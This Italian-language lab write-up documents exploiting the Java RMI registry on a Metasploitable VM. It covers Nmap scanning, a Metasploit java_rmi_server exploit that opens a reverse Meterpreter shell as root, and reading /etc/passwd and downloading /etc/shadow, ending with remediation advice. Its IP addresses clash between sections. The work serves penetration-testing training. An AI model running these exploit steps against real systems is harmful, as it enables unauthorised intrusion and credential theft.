

## Java RMI Exploit


**Obiettivo:** Sfruttare il Servizio Vulnerabile Java RMI della Metasploitable.

**Strumenti Utilizzati:**

- Kali Linux (192.168.11.111);
- Metasploitable (192.168.11.112);
- Tools utilizzati: Nmap e msfconsole.

### 1) Configurazione Indirizzi IP

Per cominciare l'esecuzione della traccia ho configurato gli indirizzi *IP* di **Kali** e **Metasploitable** come indicava la traccia.



The image shows two overlapping windows. The top window is a terminal on Kali Linux, displaying the output of the 'ip a' command. It shows details for the loopback interface 'lo' (127.0.0.1) and the primary network interface 'eth0' (192.168.11.24). The bottom window is a virtual machine titled 'Metasploitable Seconda [In esecuzione] - Oracle VM VirtualBox'. It shows the 'nano' text editor editing the file '/etc/network/interfaces'. The configuration for 'eth0' is set to static with IP address 192.168.11.112, netmask 255.255.255.0, and gateway 192.168.1.1.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.1/24 brd 192.168.11.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec7:e136/64 scope link
        valid_lft forever preferred_lft forever

Metasploitable Seconda [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.1.0
gateway 192.168.1.1
```

### 2) Analisi della vulnerabilità

La traccia chiedeva di ricercare se la vulnerabilità effettivamente esistesse (potrebbe essere stata patchata o la nostra versione di **Metasploitable** non la “possiede”). Per accertarmi di ciò ho utilizzato il tool **Nmap**.

Per ricercare le vulnerabilità su una data macchina in genere utilizziamo il software **Nessus**, ma in questo caso mi sembrava inutile utilizzare un programma così pesante e completo per cercare un'unica vulnerabilità di cui sapevamo già il nome e soprattutto la *porta* (1099).

Per questo motivo ho avviato prima una *SYNscan* per verificare se la *porta* 1099 fosse aperta. Una volta accertato che il servizio fosse attivo ho avviato una scansione *Aggressive* per ottenere informazioni aggiuntive del servizio ed infine ho utilizzato lo script *Vuln* per verificare se la porta selezionata fosse in qualche modo vulnerabile.

```
(kali@kali)-[~]
$ sudo nmap -sS 192.168.11.112
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 03:10 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:DA:84:7D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.62 seconds
```

```
(kali@kali)-[~]
$ sudo nmap -p 1099 --script vuln 192.168.11.112
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 03:23 EDT [ OK ]
Nmap scan report for 192.168.11.112
Host is up (0.00064s latency).
https://metasploit.com

PORT      STATE SERVICE
1099/tcp  open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|     RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|     Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|   References:
|     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 08:00:27:DA:84:7D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 38.25 seconds
```

Lo script *Vuln* come anche *vulscan* e *-vulners* è utilizzato per sfruttare **Nmap** come un **Vulnerability Scanner**. La sua sintassi non differenzia di molto dagli altri due ma è leggermente più semplice da utilizzare.

PS: Ho salvato su un file di testo a parte il risultato congiunto delle 3 scansioni per un ipotetico cliente che richiede il report della vulnerabilità data.

### 3) Msfconsole

Una volta accertata la presenza della vulnerabilità ho avviato il tool **Metasploit**. Da quello che abbiamo potuto notare grazie allo script *vuln* la vulnerabilità riguarda il potersi connettere da remoto sfruttando un bug del registro **RMI (Remote Method Invocation)**. Come suggerisce il nome **RMI** è un protocollo per richiamare un oggetto o un metodo di un oggetto in esecuzione da remoto. Avviato il tool con *search* ho cercato le prime parole sotto la voce *Vulnerable* di **Nmap**.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search rmi registry default  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
0 exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-05-14 manual Yes CVE-2019-0708 BlueKeep RDP Remote Windows  
Kernel Use After Free  
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configur  
ation Java Code Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/misc/java_rmi_server  
msf6 > use 1  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Il primo risultato è un exploit di **Windows**, a noi non serve perchè la scansione **Aggressive** ci indica che si tratta di una macchina **Linux** perciò usiamo il secondo modulo.

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  
  
Name Current Setting Required Description  
-----  
HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request  
RHOSTS 192.168.11.112 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 1099 yes The target port (TCP)  
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.  
SRVPORT 8080 yes The local port to listen on.  
SSL false no Negotiate SSL for incoming connections  
SSLCert no Path to a custom SSL certificate (default is randomly generated)  
URIPATH no The URI to use for this exploit (default is random)  
  
Payload options (java/meterpreter/reverse_tcp):  
  
Name Current Setting Required Description  
-----  
LHOST 192.168.11.1 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
  
Id Name  
--  
0 Generic (Java Payload)
```

In questo caso ho dovuto soltanto impostare l'**RHOST** con l'indirizzo IP della macchina target. Come *payload* ha caricato di default una **Meterpreter**, proprio quella che chiedeva la traccia. Ho lasciato invariato.

Una volta conclusa la configurazione ho avviato con *run* l'exploit entrando all'interno della macchina **Metasploitable**. Ho cominciato utilizzando alcuni comandi semplici come:

- **ipconfig** per visualizzare la configurazione di rete

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/misc/java_rmi_server) > run  
[*] Started reverse TCP handler on 192.168.11.1:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.1:8080/rGLdsb21PDwp4fg  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.11.112  
[*] Meterpreter session 2 opened (192.168.11.1:4444 → 192.168.11.112:42155) at 2023-06-16 04:05:52 -0400  
  
meterpreter > ipconfig  
  
Interface 1  
Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:feda:847d  
IPv6 Netmask : ::
```

- **sysinfo** per ottenere varie informazioni della macchina target
- **pwd** per mostrare il percorso dell'attuale directory

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/misc/java_rmi_server) > run  
[*] Started reverse TCP handler on 192.168.11.1:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.1:8080/gmqcFR  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.11.112  
[*] Meterpreter session 4 opened (192.168.11.1:4444 → 192.168.11.112:40793) at 2023-06-16 08:16:47 -0400  
  
meterpreter > run get_local_subnets  
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.  
[!] Example: run post/multi/manage/autoroute OPTION=value [...]  
Local subnet: ::1/::  
Local subnet: 192.168.11.112/255.255.255.0  
Local subnet: fe80::a00:27ff:feda:847d/::  
meterpreter > run post/windows/manage/killav  
[!] SESSION may not be compatible with this module:  
[!] * incompatible session platform: linux  
[!] * missing Meterpreter features: stdapi_fs_chmod, stdapi_sys_process_kill  
[*] No target processes were found.
```

- **run get\_local\_subnets** per ottenere la subnet (utile se si vuole attaccare la rete)
- **run post/windows/manage/killav** (ovvero **getcountermeasuer**) per scoprire se fossero presenti dei firewall sulla macchina, in questo caso no
- **search -f** per cercare un file con il nome **passwd** per trovare il file con la lista utenti della macchina
- **cat** per poter leggere **/etc/passwd**
- **getuid** per vedere con quale utente siamo loggati

```
meterpreter > getuid  
Server username: root
```

- **route** per visualizzare la tabella di routing

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:feda:847d	::	::		

- **download** con il quale ho scaricato sia **/etc/passwd** che **/etc/shadow** (non è necessario in questo esercizio dato che la **Meterpreter** si inoltra nella macchina target come **root**)

```
kali@kali: ~
File Actions Edit View Help
meterpreter > search -f passwd
Found 9 results ...
```

Path	Size (bytes)	Modified (UTC)
/etc/pam.d/passwd	92	2008-04-02 21:02:12 -0400
/etc/passwd	1581	2012-05-13 21:54:55 -0400
/home/msfadmin/vulnerable/twiki20030201/twiki-source/bin/passwd	6936	2010-04-16 16:36:52 -0400
/root/.vnc/passwd	8	2012-05-20 14:46:13 -0400
/usr/bin/passwd	29104	2008-04-02 21:08:49 -0400
/usr/share/doc/passwd	4096	2010-03-16 18:59:00 -0400
/usr/share/linda/overrides/passwd	168	2008-04-02 21:08:40 -0400
/usr/share/lintian/overrides/passwd	943	2008-04-02 21:08:40 -0400
/var/www/twiki/bin/passwd	6936	2003-01-04 21:08:47 -0500

```

meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,11,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
meterpreter >
```

```
meterpreter > download ~/etc/shadow
[*] Downloading: /etc/shadow → /home/kali/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/kali/shadow
[*] Completed : /etc/shadow → /home/kali/shadow

meterpreter > download ~/etc/passwd
[*] Downloading: /etc/passwd → /home/kali/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/kali/passwd
[*] Completed : /etc/passwd → /home/kali/passwd
```

Il comando **download** è pericoloso in quanto una volta entrato l'hacker può scaricare file importanti (spesso i dipendenti salvano sul proprio PC con dei normali file di testo password proprie o dei colleghi oltre a informazioni di lavoro e personali) o addirittura iniettare *Virus* e *Malware* (in questo caso però si usa il comando **upload**) a seconda del suo scopo.

La **Meterpreter** infatti come già detto logga come root quindi non ha bisogno di password e non ha soprattutto blocchi se deve copiare, rinominare o eliminare file.

### Consigli:

Essendo questa versione di **Java** molto vecchia (come la stessa **Metasploitable**) è consigliabile aggiornarla per poter risolvere quella che sembra essere una *backdoor*.

Purtroppo questa macchina non è più supportata con aggiornamenti perciò si può suggerire di installare un **firewall** che blocchi il traffico di dati per la *porta 1099* o altrimenti di cambiare il server sulla quale gira.